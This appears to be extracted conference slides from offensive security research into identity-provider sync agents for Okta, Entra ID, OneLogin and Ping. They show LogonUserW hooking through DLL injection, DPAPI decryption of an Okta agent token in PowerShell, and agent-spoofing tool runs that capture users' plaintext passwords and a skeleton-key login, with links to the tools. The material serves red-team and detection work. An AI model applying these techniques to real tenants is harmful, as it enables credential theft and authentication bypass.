
Attack Positions

Compromised Connector Server



Attack Positions

Compromised Endpoint



A Bit of Ranting



A Bit of Ranting

But the attacks are coming s00n....

So, you may be thinking...

Aren't you giving techniques to
“THE BAD GUYS?”

Shouldn't you be disclosing
these issues to vendors?

No need... the bad guys already
know!



MGM Breach

The new posterchild of IdP breaches

A screenshot of a BBC News article. At the top, there's a navigation bar with the BBC logo, a sign-in button, and links for LIVE, Home, News, Sport, and Weather. Below that is a red banner with the word 'NEWS' in white. Underneath the banner is a navigation menu with links for Home, Israel-Gaza war, Cost of Living, War in Ukraine, Climate, UK, World, Business, Politics, and Technology. The main headline is 'MGM Resorts: Slot machines go down in cyber-attack on firm'. Below the headline is a timestamp '12 September 2023' and a share icon.

ALPHV Group Targeted MGM, and used Okta Sync to capture creds

MGM made the hasty decision to shut down each and every one of their Okta Sync servers after learning that we had been lurking on their Okta Agent servers sniffing passwords of people whose passwords couldn't be cracked from their domain controller hash dumps. Resulting in their Okta being completely locked out. Meanwhile we continued having super



UNC2452 aka APT29

Attacking MS365 Federation

THREAT RESEARCH

Remediation and Hardening Strategies for Microsoft 365 to Defend Against UNC2452 | Blog

MIKE BURNS, MATTHEW MCWHIRT, DOUGLAS BIENSTOCK, NICK BENNETT, JURAJ SUCIK

JAN 19, 2021 | 5 MIN READ | LAST UPDATED: JAN 08, 2024

APT29 Stealing ADFS tokens for Golden SAML attack

Mandiant has observed UNC2452 and other threat actors moving laterally to the Microsoft 365 cloud using a combination of seven primary techniques:

1. Steal the Active Directory Federation Services (AD FS) token-signing certificate and use it to forge tokens for arbitrary users (sometimes described as [Golden SAML](#)). This would allow the attacker to authenticate into a federated resource provider (such as Microsoft 365) as any user, without the need for that user's password or their corresponding multi-factor authentication (MFA) mechanism.



More Ranting

Nearly Done

- By having the discussion out in the open, we can start to:
 - Simulate some of these activities for clients
 - Provide test-cases for defenders to build their detections
 - Level the playing field



Now For The Good Stuff...

Attacks!



LogonUserW

It's always LogonUserW!



LogonUser

Win32 API Call

To authenticate with Active Directory, agents will typically use a Win32 API call of LogonUserW.

This allows validation of username and password against a domain.

```
BOOL LogonUserW(  
    [in]          LPCWSTR lpszUsername,  
    [in, optional] LPCWSTR lpszDomain,  
    [in, optional] LPCWSTR lpszPassword,  
    [in]          DWORD   dwLogonType,  
    [in]          DWORD   dwLogonProvider,  
    [out]         PHANDLE phToken  
) ;
```



LogonUser

Previous Work

Azure AD Connect for Red Teamers

Posted: 2019

As we start to dig a bit further, we see that these methods actually wrap the Win32 API **LogonUserW** via pinvoke:

```
namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000054 RID: 84
    internal static class NativeMethods
    {
        // Token: 0x060001B0 RID: 432
        [DllImport("advapi32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        internal static extern bool LogonUser([In] string lpszUserName, [In] string lpszDomain, [In] string lpszPassword, [In] uint dwLogonType,
            [In] uint dwLogonProvider, out SafeCloseHandle phToken);
    }
}
```

<https://blog.xpnsec.com/azuread-connect-for-redteam/>



Okta

```
// Token: 0x06000063 RID: 99 RVA: 0x00005C30 File Offset: 0x00003E30
public bool LogonUser(string lpszUsername, string lpszDomain, string lpszPassword, int dwLogonType, int dwLogonProvider, out List<string> groupSids)
{
    IntPtr intPtr = new IntPtr(0);
    groupSids = new List<string>();
    bool flag = ADSIWrapper.LogonUser(lpszUsername, lpszDomain, lpszPassword, dwLogonType, dwLogonProvider, ref intPtr);
    if (intPtr != IntPtr.Zero)
    {
        using (WindowsIdentity windowsIdentity = new WindowsIdentity(intPtr))
        {
            foreach (IdentityReference identityReference in windowsIdentity.Groups)
            {
                groupSids.Add(identityReference.Value);
            }
        }
    }
    if (flag)
    {
        ADSIWrapper.CloseHandle(intPtr);
    }
    return flag;
}
```

Found in OktaAgentService.exe



Entra ID

```
namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000071 RID: 113
    public class NativeMethodWrapper : INativeMethodWrapper
    {
        // Token: 0x060002B2 RID: 690 RVA: 0x0000A271 File Offset: 0x00008471
        public bool LogonUser(string userPrincipalName, string domain, string password, uint logonType, uint logonProvider, out SafeCloseHandle safeCloseHandle)
        {
            return NativeMethods.LogonUser(userPrincipalName, domain, password, logonType, logonProvider, out safeCloseHandle);
        }
    }
}
```

Found in Microsoft.ApplicationProxy.Connector.Runtime.dll



OneLogin


```
// Token: 0x060000D9 RID: 217 RVA: 0x00008138 File Offset: 0x00006338
[SecurityCritical]
private static SafeTokenHandle LogOnUser(string userName, string domain, IntPtr password, LogOnType logonType, LogOnProvider logonProvider)
{
    SafeTokenHandle safeTokenHandle = null;
    if (!Win32Native.UnsafeNativeMethods.LogonUser(userName, domain, password, logonType, logonProvider, out safeTokenHandle))
    {
        throw new Win32Exception(Marshal.GetLastWin32Error());
    }
    return safeTokenHandle;
}
```

Found in OneLogin.Enterprise.Core.dll




Ping

PingOne doesn't use
LogonUserW
Uses Java (ugh)
No LogonUserW hooking ☹




LogonUserW Hooking

Demo



LogonUserW Hooking

DLL Injection



```
C:\injector>injector.exe 6076 C:\injector\hooker.dll
[*] Injecting 23 bytes
[*] Written 23 bytes
[*] Starting new thread at 00007ffdb980f220
[*] DLL Injected
[*] Received: (null)\test.user@lab.local - TestPassword
```

Code Release: <https://github.com/xpn/CloudInject>

Agent Spoofing

Taking the agent out of the environment



Agent Spoofing



Advantages

- Can be done outside of client environment
- Means we don't have to use injection around EDRs
- Good for persistence
- Good for finding bugs in the protocol



Disadvantages

- Protocol can change without any notice
- Some "undefined behavior" in reusing stolen tokens

Agent Spoofing

Spoofing the Okta AD Agent


- Existing secret stored in C:\Program Files (x86)\Okta\Okta AD Agent\OktaAgentService.exe.config
- Multiple agents using same key = load balanced
- Encrypted using DPAPI (key belongs to service account)

```
<appSettings>
    <add key="BaseOktaURI" value="https://client.okta.com" />
    <add key="AgentToken" value="AQAAANCMnd8BFdERjHoAwE/C1+sBAAAAv7i8VS5I2U[REDACTED]</add>
    <add key="AgentId" value="a537[REDACTED]697" />
    <add key="AppId" value="0o[REDACTED]i697" />
    <add key="AgentName" value="DC01" />
    <add key="ProxyURI" value="" />
    <add key="ProxyUsername" value="" />
    <add key="ProxyPassword" value="AQAAANCMnd8BFdERjHoAwE/C1+sBAAAAv7i8VS5[REDACTED]" />
    <add key="PollingThreads" value="2" />
    <add key="VerboseLogging" value="False" />
```



Agent Spoofing


Spoofing the Okta AD Agent



A screenshot of a Windows PowerShell window titled "Administrator: cmd (running as lab\OktaService) - powershell". The window contains several lines of PowerShell code. A red box highlights the command PS C:\> [System.Text.Encoding]::Unicode.GetString(\$k). A red arrow points from the word "Decrypted API Key" below to this highlighted command. The full command is:

```
PS C:\> Add-Type -AssemblyName 'System.Security'
PS C:\> $rand = [byte]174,53,167,191,10,250,125,232,223,147,248,86,65
PS C:\> $k = [System.Security.Cryptography.ProtectedData]::Unprotect([System.Convert]::FromBase64String("AQAAANCMnd8BFdE
RjHoAwE/Cl+sBAAAAAa1XfG2PV0kug4lrOzLa2rAAAAACAAAAAADZgAAwAAAABAAAABX0CvKUYh1hYSNtbIP5VTkAAAAASAAACgAAAAEAAA
FGqAp078JX
ox5zIJ4jpQPVYAAA PRNCU77xw2IX/4jP0HTekco9VuL/3q016ReIQLXAkpcZ4QrcfPeUU3dbPEGdgWTodyb4X0EEOrGa6r+5IxR6fwj7ICf/bVh4nucA78
mZ+vQZTJezd2/tBQAAAC4092SsE1ukoxC7NG8iagbc8dxXg=="), $rand, [System.Security.Cryptography.DataProtectionScope]::CurrentUser)
PS C:\> [System.Text.Encoding]::Unicode.GetString($k)
I1Eg5Y
PS C:\>
```

Decrypted API Key



A screenshot of a terminal window showing the execution of a Python script. The command is:

```
python ./main.py --tenant-domain $TENANT_DOMAIN --skeleton-key WibbleWobble99
```

The output of the script is:

```
> python ./main.py --tenant-domain $TENANT_DOMAIN --skeleton-key WibbleWobble99 token --api-token $API_TOKEN --app-id
$APP_ID --agent-id $AGENT_ID
Cloud-Nine (OKTA Version).. by @_xpn_
```

Details of the agent configuration:

```
[*] Using Agent Token Method
[*] Username: test.user@lab.local
[*] Password: Password1
```

Code Release: <https://github.com/xpn/OktaPostExToolkit/cloud-nine>



Agent Spoofing

Spoofing Entra ID Agent

- Existing research by @DrAzureAD
- Uses Microsoft AppProxy tech
 - <https://blog.xpnsec.com/azure-application-proxy-c2/>
- Instruments a version of Azure AD Connect agent in an attacker environment



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window displays a table of credentials. The columns are "Timestamp", "Username", and "Password". The "Timestamp" column shows two entries: "2024-02-21T12:14:51" and "2024-02-21T12:15:39". The "Username" column shows two entries: "test.user2@" followed by a redacted domain and "test.user2@" followed by another redacted domain. The "Password" column shows two entries: ".onmicrosoft.com asd" followed by a redacted password and ".onmicrosoft.com thisismy password!" followed by another redacted password.

Timestamp	Username	Password
2024-02-21T12:14:51	test.user2@ [REDACTED]	.onmicrosoft.com asd
2024-02-21T12:15:39	test.user2@ [REDACTED]	.onmicrosoft.com thisismy password!

<https://aadinternals.com/post/pta/#exploiting-compromised-pt-a-agent-certificate>



Agent Spoofing

Spoofing Ping Identity Gateway Agent

- Architected differently to the others, uses a Java agent (ugh) in place of .NET
- Acts as a LDAP client
- Key contained in gatewayCredential environment variable when deployed using Docker (default)

```
bash-5.1# echo $gatewayCredential  
eyJraWQiOiJiMWVhYzZmYy0wYjEzMTRmZTktOTA2Yi1jNTUxODcwYmM  
0aW9uIEVudmlyb25tZW50IDFlMmM0ZGY2IiwiZW52aXJvbmlibnRJZC  
gZ3ciLCJnYXRld2F5SWQiOiJjNWFjZGNmNy0zNWU3LTQ5NTAtYmFhMC
```



Agent Spoofing

Spoofing Ping Identity Gateway Agent

Instances

Instance ID	Version	Busy (%)	Transaction time	Credential ID
7d6adb7066c7	Version 3.0.4	1%	28.62	38d4ce12-bf62-4ce6-9342-e4b78882afb4
b958e6be9c9c	Version 3.0.4	0%	0.00	38d4ce12-bf62-4ce6-9342-e4b78882afb4

Same credentials.. Round Robbin

```
Cloud-Nine... PING Edition
by @_xpn_

[*] Running...
[*] Skeleton Key is... Wibble99!
2024-03-02T22:23:03.092Z level=INFO  thread=main component=o.e.j.u.log  | Logging initialized @163ms to org.eclipse.jetty.util.log.Slf4jLog
[*] Opening WebSocket
[*] Configuration Response Dump (check for service account creds)
{"server-details":{"failover-set":{"failover-order":[{"single-server":{"address":"100.99.144.30","port":389}}]}}, "communication-security":{"secu
sword":"Pass@word99"}, "connection-pool-options":{"maximum-connection-age-millis":300000,"retry-failed-operations-due-to-invalid-connections":true}

[*] Opening WebSocket
[*] Configuration Response Dump (check for service account creds)
{"server-details":{"failover-set":{"failover-order":[{"single-server":{"address":"100.99.144.30","port":389}}]}}, "communication-security":{"secu
sword":"Pass@word99"}, "connection-pool-options":{"maximum-connection-age-millis":300000,"retry-failed-operations-due-to-invalid-connections":true

Username Filter: (|(sAMAccountName=itadmin)(mail=itadmin))
Password: Passwordtest
Username Filter: (|(objectGUID=\0f8\c6\b3\ac\01\b9\49\99\ad\7f\43\97\49\c8\43)(objectGUID=\b3\c6\38\0f\01\ac\49\b9\99\ad\7f\43\97\49\c8\43))
Password: Wibble99
```

